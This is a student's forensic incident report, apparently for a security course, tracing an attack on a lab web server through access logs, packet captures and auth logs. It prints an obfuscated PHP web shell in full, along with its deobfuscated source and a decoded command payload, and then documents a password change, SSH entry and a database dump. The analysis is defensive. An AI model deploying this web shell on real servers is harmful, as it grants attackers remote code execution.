
```
172.28.128.4 - - [14/Feb/2019:16:43:25 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 248 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:25 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 252 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:25 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 291 "-"
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:25 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 295 "-"
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:28 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 256 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:29 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 340 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:32 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 287 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:32 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 328 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:42 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 420 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; en
CLR 3.5.30729)"
172.28.128.4 - - [14/Feb/2019:16:43:47 -0500] "POST /uploads/pwn3d.php HTTP/1.1" 200 2201 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; e
(.NET CLR 3.5.30729)"
```

This is a malicious file that the attacker has uploaded. The PHP file was obfuscated to bypass any security measures such as a firewall or an antivirus. I used an online tool to deobfuscate the file.


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Kali 2022 x64 Cus
Ubuntu
ENPM685 midter
Home
Kali 2022 x64 Customized by...
Applications Places gedit
May 17 15:40
Open
pwn3d.php
~/.cache/.fr-Bhh3PI/var/www/html/uploads

```
<?php
$h='unction x(*$t*,$k){$c=st*rlen($*k);$l=*strle*n($t);$**o="";for($i*=0;*$l<*$l;*){for($';
$N=str_replace('d0','','cd0rd0eatd0d0e_funcd0td0ion');
$B='n*d*_clea**n();$r=@base*64_e*ncode(@x(@g**zcompress($o),$*k));p*rin*t("$p*$kh$r$kf");}';
$l='$k=*"*4d4098d6";$kh=*"4e16*3d27269*5";*$kf="*94*55d046fd7c*";$p="f8ewV*ri1Y*d8RJ*kIZ"*;f';
$d='c*h("/$kh(.**)$kf/*",@fi*le_get_contents*("php**://input"),$*m*)==1){@*ob_*start();*@*e';
$W='va*l(@g*z*uncompress(@x(@b*ase64_deco*de($m[1])*,$k)));$*o=@ob_*get_cont*ents*();@ob_e';
$u='j=*0;($j<$c&&$*i*<$l);$j*+*,$i+**)*{$o.*=$t{$i}^$*k{$*j};}}retur*n $o;}i*f(@p**reg_mat*';
$M=str_replace('*','',$l.$h.$u.$d.$W.$B);
$G=$N('',$M);$G();
?>
```

UID: 11



```
<?php
function x($t, $k){
    $c = strlen($k);
    $l = strlen($t);
    $o = "";
    for ($i = 0; $i < $l; $i++){
        for ($j = 0; ($j < $c && $i < $l); $j++, $i++){
            $o .= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

$k = "4d4098d6";
$kh = "4e163d272695";
$kf = "9455d046fd7c";
$p = "f8ewVri1Yd8RJkIZ";

if (preg_match('/$kh(.+)$kf/', file_get_contents("php://input"), $m) == 1){
    ob_start();
    eval(gzuncompress(x(base64_decode($m[1]), $k)));
    $o = ob_get_contents();
    ob_end_clean();
    $r = base64_encode(x(gzcompress($o), $k));
    print("$p$kh$r$kf");
}
```

UID: 119229194

The provided PHP code utilizes regular expressions to extract a specific section from the input. However, the input is obfuscated, requiring additional steps like base64 decoding and gzuncompress before the PHP code can be executed. By employing the eval() method, the scrambled input triggers the execution of the PHP file.


The scrambled input appears as follows:
"4e163d272695TPh//nHxSORksxt7FepLGRuz+xjw9bUZGaz9f3URMuGAEnwdE/JLvBsuGfgWE
q36f7MEMLMtMyCjwNJakd9wHSy9nSk7rWU2Shoj0A9455d046fd7c%.qFGXRK}Vd$]DBW".

The scrambled input changes to the following after a retrieving it using regular expressions and processing it through a number of functions:

chdir('/var/www/html/uploads');@error_reporting(0);@system('ls 2>&1');

Upon execution, the code changes the directory to '/var/www/html/uploads' and suppresses any errors. Then, it executes the command 'ls 2>&1' to list the contents of the directory. The resulting output from running this code is "TrollFace.jpg" and "pwn3d.php".

After this, the attacker discovered the “password.php” file while traversing the system as shown in the wireshark capture below:




[redacted]

UID: 119229194

```
                                         172.28.128.5   TCP    74 48006 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=14
                                         172.28.128.4   TCP    74 80 → 48006 [SYN, ACK] Seq=0 Ack=1 Win=28960 L
                                         172.28.128.5   TCP    66 48006 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
308 152.965131   172.28.128.4            172.28.128.5   HTTP  584 POST /admin/password.php HTTP/1.1  (applicati
309 152.965151   172.28.128.5            172.28.128.4   TCP    66 80 → 48006 [ACK] Seq=1 Ack=519 Win=30080 Len=
310 154.004978   172.28.128.5            172.28.128.4   HTTP  747 HTTP/1.1 200 OK  (text/html)
311 154.005252   172.28.128.4            172.28.128.5   TCP    66 48006 → 80 [ACK] Seq=519 Ack=682 Win=30592 Le
```

By using the malicious file that the attacker uploaded previously, he modified the password for the username “Julia” without knowing her password and changed it to “hacked”.




Wireshark · Packet 308 · final.pcap

```
› Frame 308: 584 bytes on wire (4672 bits), 584 bytes captured (4672 bits)
› Ethernet II, Src: PcsCompu_30:82:aa (08:00:27:30:82:aa), Dst: PcsCompu_db:de:fa (08:00:27:db:de:fa)
› Internet Protocol Version 4, Src: 172.28.128.4, Dst: 172.28.128.5
› Transmission Control Protocol, Src Port: 48086, Dst Port: 80, Seq: 1, Ack: 1, Len: 518
› Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "username" = "julia"
  › Form item: "passwd" = "hacked"
  › Form item: "Submit" = "Change password"
  › Form item: "pwdchange" = "process"
  [Community ID: 1:kpE7t1rtin93RDw/IPe9LpwIft0=]
› TRANSUM RTE Data
```

```
0000  08 00 27 db de fa 08 00  27 30 82 aa 08 00 45 00   ··'·····'0····E·
0010  02 3a 3c a5 40 00 40 06  a3 d6 ac 1c 80 04 ac 1c   ·:<·@·@·········
0020  80 05 bb 06 00 50 f7 1a  e4 e8 e8 f7 80 2f 80 18   ·····P·······/··
0030  00 e5 bc 4b 00 00 01 01  08 0a 26 37 71 07 00 04   ···K······&7q···
0040  1b 27 50 4f 53 54 20 2f  61 64 6d 69 6e 2f 70 61   ·'POST / admin/pa
0050  73 73 77 6f 72 64 2e 70  68 70 20 48 54 54 50 2f   ssword.p hp HTTP/
0060  31 2e 31 0d 0a 48 6f 73  74 3a 20 31 37 32 2e 32   1.1··Hos t: 172.2
0070  38 2e 31 32 38 2e 35 0d  0a 55 73 65 72 2d 41 67   8.128.5· ·User-Ag
0080  65 6e 74 3a 20 4d 6f 7a  69 6c 6c 61 2f 35 2e 30   ent: Moz illa/5.0
0090  20 28 58 31 31 3b 20 4c  69 6e 75 78 20 78 38 36    (X11; L inux x86
00a0  5f 36 34 3b 20 72 76 3a  36 30 2e 30 29 20 47 65   _64; rv: 60.0) Ge
00b0  63 6b 6f 2f 32 30 31 30  30 31 30 31 20 46 69 72   cko/2010 0101 Fir
00c0  65 66 6f 78 2f 36 30 2e  30 0d 0a 41 63 63 65 70   efox/60. 0··Accep
00d0  74 3a 20 74 65 78 74 2f  68 74 6d 6c 2c 61 70 70   t: text/ html,app
00e0  6c 69 63 61 74 69 6f 6e  2f 78 68 74 6d 6c 2b 78   lication /xhtml+x
00f0  6d 6c 2c 61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   ml,appli cation/x
0100  6d 6c 3b 71 3d 30 2e 39  2c 2a 2f 2a 3b 71 3d 30   ml;q=0.9 ,*/*;q=0
```


UID: 119229194



```
Feb 14 16:44:18 midterm sudo: www-data : TTY=unknown ; PWD=/var/www/html/admin ; USER=root ; COMMAND=/var/www/html/admin/change-pass.sh julia hacked
Feb 14 16:44:18 midterm sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Feb 14 16:44:19 midterm passwd[2072]: pam_unix(passwd:chauthtok): password changed for julia
Feb 14 16:44:19 midterm sudo: pam_unix(sudo:session): session closed for user root
Feb 14 16:44:45 midterm sshd[2081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eui
```

UID: 119229194

Upon modifying Julia's password, the attacker cunningly employed the SSH protocol to gain entry to the server, as depicted in the accompanying screenshots. In an effort to conceal their activities, the attacker executed a clear command and meticulously erased their command history. To further investigate the incident, it would be prudent to examine the authentication logs, which we currently have at our disposal. Additionally, the perpetrator employed the /bin/mv command to extract and transfer certain data, as evidenced by the screenshot provided.




```
Feb 14 16:44:45 midterm sshd[2081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.28.128.4  user=julia
Feb 14 16:44:47 midterm sshd[2081]: Failed password for julia from 172.28.128.4 port 34608 ssh2
Feb 14 16:44:49 midterm sshd[2081]: Accepted password for julia from 172.28.128.4 port 34608 ssh2
Feb 14 16:44:49 midterm sshd[2081]: pam_unix(sshd:session): session opened for user julia by (uid=0)
Feb 14 16:46:46 midterm sudo:    julia : TTY=pts/0 ; PWD=/home/julia ; USER=root ; COMMAND=/bin/mv .dump.txt /var/www/html
Feb 14 16:46:46 midterm sudo: pam_unix(sudo:session): session opened for user root by julia(uid=0)
```

UID: 119229194

The attacker also dumped the server data using the following command:
`/bin/mv .dump.txt /var/www/html`


The attacker then examined the ".dump.txt" file using a browser as shown in the capture snippet below:



```
1204 313.496395   172.28.128.4    172.28.128.5    HTTP    387 GET /.dump.txt HTTP/1.1
1205 313.496414   172.28.128.5    172.28.128.4    TCP      66 80 → 48038 [ACK] Seq=1 Ack=322 Win=30080 Len=0 TSval=309228 TSecr=641328154
1206 313.496825   172.28.128.5    172.28.128.4    TCP    1514 80 → 48038 [ACK] Seq=1 Ack=322 Win=30080 Len=1448 TSval=309228 TSecr=641328154 [TCP seg
1207 313.496888   172.28.128.5    172.28.128.4    HTTP    751 HTTP/1.1 200 OK  (text/plain)
                                                  TCP      66 48038 → 80 [ACK] Seq=322 Ack=2134 Win=33536 Len=0 TSval=641328155 TSecr=309228
                                                  TCP      66 48038 → 80 [FIN, ACK] Seq=322 Ack=2134 Win=33536 Len=0 TSval=641333155 TSecr=309228
                                                  TCP      66 80 → 48038 [FIN, ACK] Seq=2134 Ack=323 Win=30080 Len=0 TSval=310478 TSecr=641333155
```

UID: 119229194

The following image shows a part of the content found in the ".dump.txt" file:




```
--
-- Table structure for table `customers`
--

DROP TABLE IF EXISTS `customers`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `customers` (
  `customer_id` int(11) NOT NULL,
  `name` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `phone` varchar(255) NOT NULL,
  `ccn` varchar(255) NOT NULL,
  `exp_date` varchar(255) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
```

UID:
119229194

Upon inspecting the .dump.txt file, it becomes apparent that the perpetrator has successfully extracted sensitive data. The file reveals the existence of a database labeled "customers," housing vital and confidential details about customers that could be exploited to their detriment. Notably, the attacker has obtained email addresses, creating an avenue for launching malicious phishing attacks. Furthermore, the customers' passwords are stored in a format that can be easily deciphered, posing a significant risk to their security.

Additionally, there exists another vulnerable asset that could be leveraged against ENPM685 Waffle Co. This pertains to the recipe table, which houses invaluable information about essential ingredients. Should this data fall into the wrong hands and be sold on illicit platforms such as the dark web, it could potentially be utilized by competitors to undermine ENPM685 Waffle Co.'s position in the market.



```
-- Table structure for table `recipe`
--

DROP TABLE IF EXISTS `recipe`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
